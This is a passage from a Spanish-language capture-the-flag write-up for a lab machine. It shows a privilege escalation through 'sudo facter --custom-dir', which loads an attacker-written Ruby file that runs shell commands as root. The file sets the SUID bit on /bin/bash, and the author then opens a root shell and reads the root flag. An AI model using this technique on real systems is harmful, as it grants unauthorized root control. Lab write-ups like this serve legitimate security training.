           [--show-legacy]                Show legacy facts when querying all facts.
        -y [--yaml]                       Output in YAML format.
           [--strict]                     Enable more aggressive error reporting.
        -t [--timing]                     Show how much time it took to resolve each fact
           [--sequential]                 Resolve facts sequentially
           [--http-debug]                 Whether to write HTTP request and responses to stderr. This should never be used in production.
        -p [--puppet]                     Load the Puppet libraries, thus allowing Facter to load Puppet-specific facts.
        -v [--version]                    Print the version
           [--list-block-groups]          List block groups
           [--list-cache-groups]          List cache groups
        -h [--help]                       Help for all arguments
Si leemos el repositorio, podemos ver en Extensibility.md que podemos usar la opción --custom-dir para cargar cualquier script en Ruby dentro del directorio:
Custom Facts Compatibility
--------------------------

Facter 4 will load custom facts from the following locations:

* Any Ruby source file in a `facter` subdirectory on the Ruby load path.
* Any Ruby source file in a directory specified by the `FACTERLIB` environment variable (delimited by the platform PATH separator).
* Any Ruby source file in a directory specified by the `--custom-dir` option to facter.
Así que, intentemos crear un archivo usando un comando simple (en Ruby, podemos ejecutar comandos usando backticks, entre otros métodos):
trivia@facts:~$ echo '`touch asdf`' > a.rb
trivia@facts:~$ sudo facter --custom-dir . &>/dev/null
trivia@facts:~$ ll
total 40
drwxr-x--- 6 trivia trivia 4096 Feb  4 00:08 ./
drwxr-xr-x 4 root   root   4096 Jan  8 17:53 ../
-rw-rw-r-- 1 trivia trivia   13 Feb  4 00:08 a.rb
-rw-r--r-- 1 root   root      0 Feb  4 00:08 asdf
lrwxrwxrwx 1 root   root      9 Jan 26 11:40 .bash_history -> /dev/null
-rw-r--r-- 1 trivia trivia  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 trivia trivia 3900 Jan  8 18:19 .bashrc
drwxrwxr-x 3 trivia trivia 4096 Jan  8 18:01 .bundle/
drwx------ 2 trivia trivia 4096 Jan  8 18:58 .cache/
drwxrwxr-x 3 trivia trivia 4096 Jan  8 17:52 .local/
-rw-r--r-- 1 trivia trivia  807 Aug 20  2024 .profile
drwx------ 2 trivia trivia 4096 Feb  3 17:03 .ssh/
¡Y hay un archivo llamado asdf perteneciente a root!
Escalada de privilegios
En este punto, podemos convertirnos en root estableciendo el bit SUID en /bin/bash (entre otras formas):
trivia@facts:~$ echo '`chmod u+s /bin/bash`' > a.rb
trivia@facts:~$ ll /bin/bash
-rwxr-xr-x 1 root root 1740896 Mar  5  2025 /bin/bash*
trivia@facts:~$ sudo facter --custom-dir . &>/dev/null
trivia@facts:~$ ll /bin/bash
-rwsr-xr-x 1 root root 1740896 Mar  5  2025 /bin/bash*
trivia@facts:~$ bash -p
bash-5.2# cat /root/root.txt
4c3485811b990b91e80646fdd30b5cbf